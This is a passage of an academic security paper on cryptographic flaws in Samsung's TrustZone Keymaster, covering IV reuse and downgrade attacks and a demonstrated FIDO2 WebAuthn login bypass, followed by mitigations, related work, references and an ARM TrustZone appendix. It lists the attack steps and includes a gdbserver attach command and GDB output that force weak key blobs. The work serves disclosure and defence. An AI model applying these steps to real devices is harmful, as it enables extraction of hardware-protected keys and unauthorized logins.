


Figure 5: Simplified Secure Key Import: the "hacker" icons indicate the interception points used in our attack [2]

2. Authentication can require user presence. For example, the user can be required to press a button or authenticate using a biometric scan.

Android devices can use the Android hardware-backed Keystore to provide similar security guarantees, using TrustZone instead of a dedicated external hardware secure element.

WebAuthn includes two main stages (see Fig. 6):

1. Registration: the device creates a key pair and sends an attestation to the web server. If the attestation is verified, the server associates the public key with the user.

2. Assertion: when the user tries to login, the server sends a challenge to the device, the device requires user presence and authentication (e.g., a Biometric Prompt) and after receiving user consent the device signs the challenge with the private key. If the server verifies the signature (with the public key) - the user is logged in.

FIDO2 WebAuthn implementations for Android use the Hardware-Backed Android Keystore for key generation and key attestation during registration, and for performing assertions (signing with a key blob) that require user confirmation at login time. When using a Hardware-backed Keystore, WebAuthn is supposed to withstand a compromise of the Normal World. Similarly to what is done in Secure Key Import (Section 5.2), the $(Pub, Priv)$ key pair is generated by the Keymaster inside the TrustZone, and the application receives only an encrypted key blob B_{AUTH} that contains the key pair. The application sends the attestation certificate (including the public key) to the FIDO server. When authentication is required, the application passes the server's challenge and B_{AUTH} to the Keymaster TA, asking it to sign it with *Priv*.

However, we can use our attacks to extract the private key used for authentication and to violate the expected security guarantees. This may allow attackers to clone the "platform authenticator" and allow attestation from other devices without having further access to the target smartphone. Moreover, we can use the recovered private keys to authenticate to a website without the user's presence or consent. Our attack is similar to our previous attack against Secure Key Import (Section 5.2): On Galaxy S9 we use our IV reuse attack to extract *Priv* from the B_{AUTH} key blob; and on Galaxy S10, S20, and S21 we must first perform a downgrade attack. A simplified version of the protocol and our attack is shown in Fig. 6. At a high-level, out attack works as follows:

1. When the device is registered to a website (e.g., Paypal.com), the attacker uses the downgrade attack from Section 4.2. They intercept the request to generate the keys and modify it to force the generated keys in blob B_{AUTH} to use the v15 KDF method.

2. The attacker uses the IV reuse attack to extract the private key material of the key blob.

3. The attacker can now silently authenticate to the website by signing the Assertion challenge with the private key—without user confirmation.

We demonstrate this attack on Samsung Galaxy S10 using StrongKey FIDO sample Android native application and client for FIDO [62]. The StrongKey system has two components: a Linux server that runs the FIDO(R) Certified




Figure 6: FIDO2 WebAuthn: the "hacker" icons indicate the interception points used in our attack [2]

StrongKey FIDO Server, and the client application, which in our case is the sample Android application. We installed the application on the device without modifications, and used it to register and authenticate against StrongKey's demo server. When the user registers to a website the Android StrongKey application requests to generate a key through the Keymaster HAL. Using the downgrade attack (recall Section 4.2 and the extended version of this paper [59]), the call to the function `nwd_generate_key` is intercepted by our debugger and the generated blob is forced to be a v15 blob B_{AUTH}. We then use the IV Reuse attack to on this blob and recover its private key *Priv*. As in the Secure Key Import, the attestation works seamlessly.

To validate our attack, we verified the recovered private key *Priv* against the public key in the attestation certificate. Using this private key an attacker is able to forge signatures and bypass the Assertion stage. To complete our demo, we created an alternative, modified version of the sample application, which signs the website's challenge using the recovered private key K_P instead of using Keystore—see Fig. 7:

1. Fig. 7a shows how we attach a debugger to the Keymaster HAL process.

2. Fig. 7b shows the GDB output of the downgrade attack.

3. Fig. 7c shows that we are successfully registered against the FIDO server—in the unmodified application.

4. Fig. 7d shows that the attacker successfully authenticates using the alternative application.

5. Fig. 7e and Fig. 7f show an example of re-authentication in the alternative application in order to approve a transaction.

Note that in our demo, we did not make changes to the Android sample application by StrongKey: the interception is done outside the application, and the alternative application (for the assertion during login) required a minimal change to use the recovered key. The registration and authentication was done against StrongKey's own demo server.

6 Discussion

6.1 Low-Level Cryptographic Issues

A fundamental issue in the Keymaster design is the choice of a stream cipher, AES-GCM. The advantages of GCM, being fast and parallelizable, seem less critical for blob encryption—which is always coupled with slow I/O operations; whereas its susceptability to keystream reuse is a cause for concern, as we demonstrated. If the designers choose to retain AES-GCM as a building block then using a nonce-misuse resistant AEAD such as AES-GCM-SIV [35] should prevent IV reuse attacks.


The root cause of the IV reuse attack is that the API offered by Keymaster TA allows the Normal World to *set* the value

```
beyond1:/data/local/tmp # ./gdbserver --attach :1337 $(pidof android.hardware.keymaster@4.0-service)
Attached; pid = 5190
Listening on port 1337
```


(a) Attaching a GDB debugger to the Keymaster HAL process

```
Breakpoint 2, 0x00000077dae6e514 in nwd_generate_key () from target:/vendor/lib64/libkeymaster_helper_vendor.so
intercepted request to nwd_generate_key
copy old key parameters to new buffer
$1 = 0x7759c24000
$2 = 0x7759c24000
add new parameter (KM_EKEY_BLOB_ENC_VER, 15)
switch to new parameters - this forces the generation of a v15 blob
Breakpoint 4, 0x00000077dae6e544 in nwd_generate_key () from target:/vendor/lib64/libkeymaster_helper_vendor.so
dump the key blob that the keymaster returned
start 0x7759c3b280, end 0x7759c3b4d2, len 252
dumped to result.bin
```


(b) During registration, the GDB script performs the downgrade attack




(c) Registration success



(d) Authentication success



(e) Checkout example



(f) Re-authentication success

Figure 7: Screenshots from bypasing of the FIDO2 WebAuthn Sample Application by StrongKey Demo. (7c) shows the successful registration of the legitimate application; (7d)-(7f) show the successful re-authentication of the alternative application.

of the IV. The Keymaster API should not allow the user to set the IV and instead always generate a random 12 byte IV. Modern encryption libraries such as Tink [31] and Google's Trusty Keymaster implementation [32] handle the IV internally without exposing it in the API, thus protecting the user from known pitfalls.

The root cause of the downgrade attack is that the API allows the user to choose the blob version. The user should not be given a choice over any option that might affect the security of the encrypted blobs, especially if the user might be malicious. Moreover, the existence of latent code in a security-critical application such as the Keymaster TA increases the size of the attack surface on the application and should be avoided. As we have shown, exposing such latent code to an external API invites exploitation by attackers.

Furthermore, the persistence of our downgrade to v15 in blobs should not have been allowed. As the process to "upgrade" old encryption blobs is already supported, it should also encrypt the new blobs with the latest (and hopefully safest) encryption option. A properly designed "upgrade" can mitigate many downgrade attacks.

On the positive side, using internal randomness as part of the key derivation process in the Keymaster TA makes the encryption process more robust and actually blocks our attack, despite the fact that the API still allows the IV to be set. The reason the latest Samsung devices were still vulnerable is our ability to downgrade the blob version to a version that does not randomize the key derivation.

6.2 Composability: The Gap in Attestation

In protocols such as FIDO2 WebAuthn and Secure Key Import, a trusted remote server uses key attestation to verify that a key was generated in secure hardware. As we've shown

for Samsung devices, and Busch et al. [16] have shown for Huawei, the TEE implementation can be flawed, which allows attackers to compromise the keys. The protocol step of key attestation is supposed to mitigate such scenarios.

The problem is that the attestation, as defined in the Keymaster HAL, *does not commit to the cryptographic method used to secure the key*. In fact it does not even commit to the version number of the Keymaster TA. This gap means that the remote server that receives the attestation cannot set a policy such as "only accept attestations for keys secured with non-vulnerable KDF versions".

The attestation data that is accessible to the remote server [33, 67] includes general information about the key (`KeyDescription`), whether the key is protected by a TEE or HSM (`SecurityLevel`), key properties (`AuthorizationList`), and information about the device's status (`RootOfTrust` and `VerifiedBootState`) - e.g., if the bootloader is locked. As recent attacks showed [14, 23], the device can be remotely compromised without changing the bootloader state.

The attestation certificate does contain a field called `osPatchLevel`, which could possibly allow a server to identify vulnerable devices. However, as we've shown, Samsung's latest Keymaster simultaneously supports *two* KDF methods: the insecure v15 and the secure v20-s10, and the `osPatchLevel` field does not indicate which method was used. Therefore, relying on the Keymaster TA's software patch level may still leave opportunities for misuse.

The security of protocols such WebAuthn depends on its composition with the implementation and cryptographic design of the Keymaster TA. The current approach of using vendor specific black-box designs makes it impossible to analyze the security of the composition. As we have shown, this provides ample room for vulnerabilities.

6.3 TrustZone-based Keystore Standard

The attacks we described in this paper highlight the critical vulnerabilities that can arise from problems in the cryptographic design of Trustzone-based Keystore. However, so far, these cryptographic designs and protocols have not received much attention in the academic literature. We believe that this is mainly due to the fact that the current ecosystem is based on blackbox designs, with an API that is inconsistent and fragmented between different vendors. Indeed, uncovering the vulnerabilities presented in this paper required a significant amount of time-consuming reverse-engineering effort.

We hope that our work will motivate further research on Keystore security and lead to a uniform open standard for the Keymaster HAL and TA. Such a standard can reduce the current barriers preventing researchers from analyzing the security of the cryptographic designs and protocols. Similar to the standardization process of TLS 1.3 [50], a collaboration between academia and industry will allow for formal analysis of the security of the overall design. This should include a fine-grain threat model that will motivate breakdown resilient designs.

For example, if several key encryption options are available, the attestation certificate should provide details on the encryption method that was used for the key. This will allow servers to block requests using vulnerable encryption methods and mitigate attacks similar to our downgrade attack. Moreover, formal analysis that includes the full API and key encryption schemes could detect issues like the IV reuse vulnerability early in the standardization process.

7 Related Work

Despite their prevalence and importance, there have been very few studies of the cryptographic design of TrustZone instantiations and their composability with higher-level protocols. One exception is the review of the Huawei TrustedCore TZOS by Busch et al. [16]. They have shown that, in fact, it does not provide any hardware protection at all, as it uses *hard-coded fixed keys*. To the best of our knowledge, our work is the first to target and break the cryptographic design of a mature hardware protection instantiation of TrustZone.

There have been several works showing protected keys extraction using side-channels attacks. Lapid and Wool [40] showed that the Kinibi TZOS's AES-GCM implementation is vulnerable to cache timing side-channel attacks, allowing Key Encryption Key (KEK) to be compromised. Keegan [51] showed that the ECDSA implementation in the QSEE's Keymaster TA was vulnerable to a cache timing side-channel attack that can be exploited to leak a hardware-protected EC key. In contrast, as we target the cryptographic design, we were able to extract keys even when side-channels mitigations such as Samsung's Strongbox security processor were implemented.

There have been several previous works analyzing the usage of Keystore-protected keys in applications and higher-level protocols. Sabt et al. [52] showed a forgery attack against the *software-only* Keymaster provided by Google. In comparison, our attacks work against *hardware-backed* Keymaster on the latest Samsung devices. Cooijmans et al. [18], and Breński et al. [15] showed that a privileged attacker could simply use Keystore keys without user consent if the keys are not authentication-bound. In contrast, our attack recovers the full keying material, allowing an attacker to use even authentication-bound keys in unauthorized ways (bypassing authentication/Protected Confirmation/Cloning). Prünster et al. [47] explored the usage of key attestation in the Android Keystore for sensitive operations. Our attacks on FIDO2 WebAuthn and Google's Secure Key Import bypass attestation because the key is indeed generated in secure hardware (and the attacker recovers it).

Software vulnerabilities in TrustZone-based TEEs were studied by many: Pinto and Santo [46] surveyed research on

TrustZone and weaknesses of existing systems, Cerdeira et al. [17] classified different software vulnerabilities in TEEs and analyzed their architectural flaws, and Fleischer et al. [22] evaluated the exploitability of memory corruptions in TEEs. Alendal [1] exploited a stack-based buffer overflow to compromise the secure element of Samsung S20 Exynos devices. Other attacks against Trustonic Kinibi and Qualcomm QSEE include Sang et al. [48], Adamski, Guilbon and Peterlin [49], Beniamini [11, 12], and Machiry et al. [41]. Our work shows cryptographic design flaws that are not implementation flaws and will therefore persist even if a memory-safe programming language is used or if a separate hardware security model is deployed.

When our research began, there were few resources available on the TEEGRIS TZOS. One exception is a blog by Tarasikov [63] which provided useful insight for reverse-engineering TEEGRIS. Later, Menarini et al. [43] published a detailed blog on exploiting TEEGRIS. However, both are focused on software vulnerabilities and not on the cryptographic design.

8 Conclusions

Vendors including Samsung and Qualcomm maintain secrecy around their implementation and design of TZOSs and TAs. As we have shown, there are dangerous pitfalls when dealing with cryptographic systems. The design and implementation details should be well audited and reviewed by independent researchers and should not rely on the difficulty of reverse engineering proprietary systems.

In this work, we examined the cryptographic design and implementation of Android's Hardware-Backed Keystore in Samsung's Galaxy S8, S9, S10, S20, and S21 flagship devices. By an extensive reverse engineering effort, we were able to analyze the Keymaster TA in multiple TZOSs (TEEGRIS, Kinibi, and QSEE). To the best of our knowledge, we are the first to explore the details of the Keymaster TA implementation in TEEGRIS.

Through our analysis we unveiled severe cryptographic design flaws. We identified an IV reuse attack on AES-GCM that allows an attacker to extract hardware-protected key material, and a downgrade attack that makes even the latest Samsung devices vulnerable to the IV reuse attack. We demonstrated a working key extraction attacks on the latest devices. We also showed the implications of our attacks on two higher-level cryptographic protocols between the TrustZone and a remote server: we demonstrated a working FIDO2 WebAuthn login bypass and a compromise of Google's Secure Key Import.

Finally, we note that our attacks on the higher-level cryptographic protocols work on new devices due to subtle attacks arising from their composability with the lower-level key-encryption. Furthermore, we argue that the design choice of using the fragile AES-GCM stream cipher for authenticated blob encryption deserves discussion. These issues further motivate the need for an open and standardized cryptographic design.

Acknowledgement

The authors would like to thank Federico Menarini and Alexander Tarasikov for their interesting insights.

This work was supported by the Robert Bosch Foundation; Len Blavatnik and the Blavatnik Family foundation and Blavatnik ICRC at Tel-Aviv University; The second and third authors are members of CPIIS.

References

[1] Gunnar Alendal. Chip chop - smashing the mobile phone secure chip for fun and digital forensics. BlackHat USA, 2021. URL: https://www.blackhat.com/us-21/briefings/schedule/#chip-chop---smashing-the-mobile-phone-secure-chip-for-fun-and-digital-forensics-23566.

[2] ARM. ARM trusted firmware design. URL: https://chromium.googlesource.com/external/github.com/ARM-software/arm-trusted-firmware/+/v0.4-rc1/docs/firmware-design.md.

[3] ARM. ARM TrustZone. URL: https://developer.arm.com/ip-products/security-ip/trustzone.

[4] ARM. Privilege and exception levels. URL: https://developer.arm.com/documentation/102412/0100/Privilege-and-Exception-levels.

[5] ARM. SMC calling convention (SMCCC). URL: https://developer.arm.com/documentation/den0028/latest.

[6] ARM. Trusted Firmware-A. URL: https://github.com/ARM-software/arm-trusted-firmware.

[7] ARM. The TrustZone hardware architecture. URL: https://developer.arm.com/documentation/100935/0100/The-TrustZone-hardware-architecture-.

[8] ARM. ARM security technology: Building a secure system using TrustZone technology, 2009. URL: https://developer.arm.com/documentation/PRD29-GENC-009492/c.

[9] Brandon Azad. An iOS hacker tries Android, 2020. from Project Zero. URL: https://googleprojectzero.blogspot.com/2020/12/an-ios-hacker-tries-android.html.

[10] James Barclay, Robbie Small, and Taylor Mccaslin. Humans only: Duo mobile and android protected confirmation. Duo blog, 2018. URL: https://duo.com/blog/humans-only-duo-mobile-and-android-protected-confirmation.

[11] Gal Beniamini. Extracting Qualcomm's KeyMaster keys - breaking Android full disk encryption, 2016. Accessed: 2019-11-01. URL: https://bits-please.blogspot.com/2016/06/extracting-qualcomms-keymaster-keys.html.

[12] Gal Beniamini. QSEE privilege escalation vulnerability and exploit (CVE-2015-6639), 2016. Accessed: 2019-11-01. URL: http://bits-please.blogspot.com/2016/05/qsee-privilege-escalation-vulnerability.html.

[13] Bigfoot Biomedical, 2018. URL: https://www.bigfootbiomedical.com/about/press-room/press-releases/google-io-2018.

[14] Mark Brand. In-the-wild series: Android exploits, 2021. from Project Zero. URL: https://googleprojectzero.blogspot.com/2021/01/in-wild-series-android-exploits.html.

[15] Kamil Breński, Krzysztof Pranczk, and Mateusz Fruba. How secure is your Android keystore authentication? F-Secure Labs, 2019. URL: https://labs.f-secure.com/blog/how-secure-is-your-android-keystore-authentication/.

[16] Marcel Busch, Johannes Westphal, and Tilo Mueller. Unearthing the TrustedCore: A critical review on Huawei's trusted execution environment. In *14th USENIX Workshop on Offensive Technologies (WOOT'20)*, 2020.

[17] David Cerdeira, Nuno Santos, Pedro Fonseca, and Sandro Pinto. Sok: Understanding the prevailing security vulnerabilities in trustzone-assisted TEE systems. In *2020 IEEE Symposium on Security and Privacy (SP)*, pages 1416–1432. IEEE, 2020.

[18] Tim Cooijmans, Joeri de Ruiter, and Erik Poll. Analysis of secure key storage solutions on Android. In *Proceedings of the 4th ACM Workshop on Security and Privacy in Smartphones & Mobile Devices*, pages 11–20, 2014.

[19] Janis Danisevskis. Android protected confirmation: Taking transaction security to the next level, 2018. URL: https://android-developers.googleblog.com/2018/10/android-protected-confirmation.html.

[20] Dirty cow, 2016. Accessed: 2019-11-01. URL: https://dirtycow.ninja/.

[21] ENKI. Galaxy's meltdown - exploiting SVE-2020-18610, 2020. Accessed: 2021-02-01. URL: https://github.com/vngkv123/articles/blob/main/Galaxy'sMeltdown-ExploitingSVE-2020-18610.md.

[22] Fabian Fleischer, Marcel Busch, and Phillip Kuhrt. Memory corruption attacks within Android TEEs: A case study based on OP-TEE. In *Proceedings of the 15th International Conference on Availability, Reliability and Security*, pages 1–9, 2020.

[23] Guang Gong. An exploit chain to remotely root modern android devices. BlackHat USA, 2020. URL: https://i.blackhat.com/USA-20/Thursday/us-20-Gong-TiYunZong-An-Exploit-Chain-To-Remotely-Root-Modern-Android-Devices.pdf.

[24] Google. Android keystore system. URL: https://developer.android.com/training/articles/keystore.

[25] Google. Android keystore system - import encrypted keys more securely. URL: https://developer.android.com/training/articles/keystore#ImportingEncryptedKeys.

[26] Google. Boringssl. URL: https://boringssl.googlesource.com/boringssl/.

[27] Google. Gatekeeper. URL: https://source.android.com/security/authentication/gatekeeper.

[28] Google. Hardware-backed keystore. URL: https://source.android.com/security/keystore.

[29] Google. Ikeymasterdevice.hal. URL: https://android.googlesource.com/platform/hardware/interfaces/+/master/keymaster/4.0/.

[30] Google. Keymaster functions. URL: https://source.android.com/security/keystore/implementer-ref.

[31] Google. Tink cryptographic library. URL: https://developers.google.com/tink.

[32] Google. generate_nonce. URL: https://android.googlesource.com/platform/system/keymaster/+/master/key_blob_utils/auth_encrypted_key_blob.cpp#40.

[33] Google. Verifying hardware-backed key pairs with key attestation. URL: https://developer.android.com/training/articles/security-key-attestation.

[34] Trusted Computing Group. Trusted platform module (tpm) summary, 2007. URL: https://trustedcomputinggroup.org/wp-content/uploads/Trusted-Platform-Module-Summary_04292008.pdf.

[35] Shay Gueron, Adam Langley, and Yehuda Lindell. AES-GCM-SIV: Specification and analysis. *IACR Cryptol. ePrint Arch.*, 2017:168, 2017.

[36] Lee Harrison, Hayawardh Vijayakumar, Rohan Padhye, Koushik Sen, and Michael Grace. PARTEMU: Enabling dynamic analysis of real-world TrustZone software using emulation. In *29th USENIX Security Symposium (USENIX Security'20)*, pages 789–806, 2020.

[37] Roee Hay and Avi Dayan. Android keystore stack buffer overflow. CVE-2014-3100, 2014. URL: https://securityintelligence.com/android-keystore-stack-buffer-overflow-to-keep-things-simple-buffers-are-always-larger-than-needed/.

[38] Antoine Joux. Authentication failures in NIST version of GCM. *NIST Comment*, page 3, 2006.

[39] Mateusz Jurczyk. Samsung android multiple interactionless rces and other remote access issues in qmage image codec built into skia, 2020. from Project Zero. URL: https://bugs.chromium.org/p/project-zero/issues/detail?id=2002.

[40] Ben Lapid and Avishai Wool. Navigating the Samsung TrustZone and cache-attacks on the keymaster trustlet. In *European Symposium on Research in Computer Security*, pages 175–196. Springer, 2018.

[41] Aravind Machiry, Eric Gustafson, Chad Spensky, Christopher Salls, Nick Stephens, Ruoyu Wang, Antonio Bianchi, Yung Ryn Choe, Christopher Kruegel, and Giovanni Vigna. BOOMERANG: Exploiting the semantic gap in trusted execution environments. In *NDSS*, 2017.

[42] René Mayrhofer, Jeffrey Vander Stoep, Chad Brubaker, and Nick Kralevich. The Android platform security model. *ACM Transactions on Privacy and Security (TOPS)*, 24(3):1–35, 2021.

[43] Federico Menarini. Samsung investigation part 1: TEEs, TrustZone and TEEGRIS, 2021. Accessed: 2021-02-23. URL: https://www.riscure.com/blog/samsung-investigation-part1.

[44] Gyorgy Miru. [bugtales] a nerve-racking bug collision in samsung's npu driver, 2021. from TASZK. URL: https://labs.taszk.io/articles/post/bug_collision_in_samsungs_npu_driver/.

[45] NSA. Ghidra software reverse engineering framework. URL: https://github.com/NationalSecurityAgency/ghidra.

[46] Sandro Pinto and Nuno Santos. Demystifying ARM TrustZone: A comprehensive survey. *ACM Computing Surveys (CSUR)*, 51(6):1–36, 2019.

[47] Bernd Prünster, Gerald Palfinger, and Christian Kollmann. Fides: Unleashing the full potential of remote attestation. In *ICETE (2)*, pages 314–321, 2019.

[48] Quarkslab. Reverse engineering Samsung s6 sboot - part i, 2017. Accessed: 2019-11-01. URL: https://blog.quarkslab.com/reverse-engineering-samsung-s6-sboot-part-i.html.

[49] Quarkslab. A deep dive into Samsung's trustzone (part 1), 2019. Accessed: 2019-12-11. URL: https://blog.quarkslab.com/a-deep-dive-into-samsungs-trustzone-part-1.html.

[50] E. Rescorla. The Transport Layer Security (TLS) Protocol Version 1.3. RFC 8446, IETF, August 2018. URL: http://tools.ietf.org/rfc/rfc8446.txt.

[51] Keegan Ryan. Hardware-backed heist: extracting ECDSA keys from Qualcomm's TrustZone. In *Proceedings of the 2019 ACM SIGSAC Conference on Computer and Communications Security*, pages 181–194, 2019.

[52] Mohamed Sabt and Jacques Traoré. Breaking into the keystore: A practical forgery attack against Android keystore. In *European Symposium on Research in Computer Security*, pages 531–548. Springer, 2016.

[53] Samsung. KNOX white paper: Root of trust. URL: https://docs.samsungknox.com/admin/whitepaper/kpe/hardware-backed-root-of-trust.htm.

[54] Samsung. Real-time kernel protection (RKP). URL: https://www.samsungknox.com/en/blog/real-time-kernel-protection-rkp.

[55] Samsung. Samsung open source. URL: https://opensource.samsung.com/uploadList.

[56] Samsung. Samsung SCrypto cryptographic module, version 2.0. FIPS 140-2 Non-Proprietary Security Policy v1.3, 2017. URL: https://csrc.nist.gov/CSRC/media/projects/cryptographic-module-validation-program/documents/security-policies/140sp3027.pdf.

[57] Samsung Mobile Security. Personal communications, 2021.

[58] Alon Shakevsky, Eyal Ronen, and Avishai Wool. Keybuster: a keymaster client for samsung devices. URL: https://github.com/shakevsky/keybuster.

[59] Alon Shakevsky, Eyal Ronen, and Avishai Wool. Trust Dies in Darkness: Shedding Light on Samsung's TrustZone Keymaster Design. *IACR Cryptol. ePrint Arch.*, 2022. URL: https://eprint.iacr.org/2022/208.

[60] SoloKeys. The first open-source fido2 security key. URL: https://solokeys.com/.

[61] Gossamer Security Solutions. Samsung Electronics Co., Ltd. Samsung Galaxy devices on Android 10 – spring security target, 2020. URL: https://www.niap-ccevs.org/MMO/Product/st_VID11042-st.pdf.

[62] StrongKey. Strongkey FIDO server (skfs), community edition. URL: https://github.com/StrongKey/fido2.

[63] Alexander Tarasikov. Reverse-engineering Samsung S10 TEEGRIS TrustZone OS, 2019. Accessed: 2019-11-03. URL: https://allsoftwaresucks.blogspot.com/2019/05/reverse-engineering-samsung-exynos-9820.html.

[64] Robert Triggs. Widevine digital rights management explained. Android Authority, 2019. URL: https://www.androidauthority.com/widevine-explained-821935/.

[65] W3C. Web authentication: An API for accessing public key credentials level 2. W3C Recommendation, 2021. URL: https://www.w3.org/TR/webauthn-2/.

[66] Wikipedia. List of best-selling mobile phones. URL: https://en.wikipedia.org/wiki/List_of_best-selling_mobile_phones.

[67] Shawn Willden. Keystore key attestation. Google blog, 2017. URL: https://android-developers.googleblog.com/2017/09/keystore-key-attestation.html.

[68] John Wu. Magisk: The magic mask for Android. URL: https://github.com/topjohnwu/Magisk.

[69] Lilian Young, Shawn Willden, and Frank Salim. New keystore features keep your slice of Android pie a little safer. Google security blog, 2018. URL: https://security.googleblog.com/2018/12/new-keystore-features-keep-your-slice.html.

[70] Yubico. Yubikey: Built for high security. URL: https://www.yubico.com/.

A ARM TrustZone Overview

ARM provides a reference implementation of secure world software called ARM Trusted Firmware [6] (ATF), and the Secure World is usually implemented by a specific vendor (e.g., Qualcomm, Trustonic, Samsung) based on ATF. ATF is responsible for performing Secure Boot, loading the different bootloaders and launching the REE and TEE [2]. It also contains a reference implementation for a Secure Monitor.

To achieve the isolation of the TEE and the REE, TrustZone uses the NS (Non-Secure) bit which is set to 0 if the processor is in Secure state and set to 1 if the processor is in Non-Secure state. The secure state can be switched by executing the SMC opcode (in exception level higher than EL0, e.g., EL1).

The Secure state applies to hardware peripherals and memory, by using the TZASC register (allows to restrict memory to Secure World only) and the TrustZone Protection Controller (TZPC). Menarini et al. [43] shows an example of how the Trusted User Interface (TUI) uses the TZPC to modify

the display and touch controllers as secure and the TZASC configures secure memory for the display. Thus, a user can enter a pin for a payment which will be safe from any Normal World attacker (even if the attacker executes code in the Android OS kernel) and will not be leaked.

The Normal World can only access Non-secure memory, but the Secure World can access Non-Secure memory. The ARM documentation [7] states that Secure and Non-secure cache entries can coexist, and that the Normal World can only get a cache hit on Non-secure cache lines.

The ARMv8-A processor supports 4 exception levels [4]:

1. EL0 - usermode (application in Android, TA in TZOS)
2. EL1 - kernelmode (Android kernel, TZOS kernel)
3. EL2 - hypervisor (used by Samsung to implement RKP [54], which protects the integrity of the Android kernel)
4. EL3 - Secure Monitor

Fig. 1 shows the components in each exception level in the TrustZone architecture.

When the processor is in Secure mode, we can denote S-ELx, e.g., S-EL0 is the secure EL0. Most of our research focuses on S-EL0 (where the Keymaster TA executes), S-EL1 (where the TZOS kernel handles ioctls that the Keymaster TA calls) and EL3 (where the Secure Monitor executes a function handler for a given SMC).

